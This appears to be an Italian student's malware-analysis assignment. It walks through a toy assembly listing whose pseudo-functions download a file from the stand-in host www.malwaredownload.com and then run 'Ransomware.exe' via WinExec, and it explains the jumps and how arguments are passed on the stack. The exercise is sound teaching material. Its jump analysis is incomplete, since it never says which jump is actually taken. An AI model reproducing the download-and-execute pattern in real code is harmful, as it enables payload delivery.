




PROGETTO S11/L3


# ANALISI MALWARE





Traccia: Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegare, motivando, quale salto condizionale effettua il Malware.
  2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
  3. Quali sono le diverse funzionalità implementate all'interno del Malware?
  4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.
- 




Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2



0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione



## SALTO CONDIZIONALE

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Questa sequenza di istruzioni fa il seguente:

cmp EAX, 5: Compara il valore contenuto nel registro EAX con il valore 5.

jnz loc0040BBA0: Salta a loc0040BBA0 se il confronto non è zero.

In linguaggio comune, significa che se il valore in EAX non è uguale a 5, allora viene eseguito il salto a loc0040BBA0.

## DOWNLOAD DI UN FILE MALEVOLO

0040BBA0 mov EAX, EDI: Muove il valore contenuto in EDI nel registro EAX. EDI sembra contenere l'indirizzo web "www.malwaredownload.com".

0040BBA4 push EAX: Mette il valore in cima allo stack.

0040BBA8 call DownloadToFile(): Chiama una pseudo funzione denominata DownloadToFile() che probabilmente è responsabile di scaricare un file dal web e salvarlo in un file.


## ESECUZIONE FILE MALEVOLO

0040FFA0 mov EDX, EDI: Muove il valore contenuto in EDI nel registro EDX. EDI sembra contenere il percorso "C:\Program and Settings\Local User\Desktop\Ransomware.exe".

0040FFA4 push EDX: Mette il valore in cima allo stack.

0040FFA8 call WinExec(): Chiama una pseudo funzione denominata WinExec() che esegue il file specificato nel percorso.





Nel codice assembly fornito, ci sono due istruzioni di chiamata a funzione, entrambe precedute dalla parola chiave `call`. Esamineremo come gli argomenti vengono passati a queste chiamate di funzione.

La prima chiamata di funzione:

`0040BBA8 call DownloadToFile()`

L'argomento passato alla funzione `DownloadToFile` è il valore contenuto nel registro `EAX`, che è stato precedentemente impostato con l'indirizzo web `"www.malwaredownload.com"`. Questo valore viene spinto nello stack prima della chiamata di funzione utilizzando l'istruzione `push`:

`0040BBA4 push EAX ; URL`

Quindi, all'interno della funzione `DownloadToFile()`, l'URL è accessibile tramite il puntatore di stack, che è comunemente utilizzato per passare gli argomenti alle funzioni in assembly.





Seconda chiamata di funzione:

0040FFA8 call WinExec()

L'argomento passato alla funzione WinExec è il valore contenuto nel registro EDX, che è stato impostato con il percorso "C:\Program and Settings\Local User\Desktop\Ransomware.exe". Questo valore viene spinto nello stack prima della chiamata di funzione:

0040FFA4 push EDX ; .exeda eseguire

All'interno della funzione WinExec(), il percorso del file da eseguire è accessibile tramite il puntatore di stack.

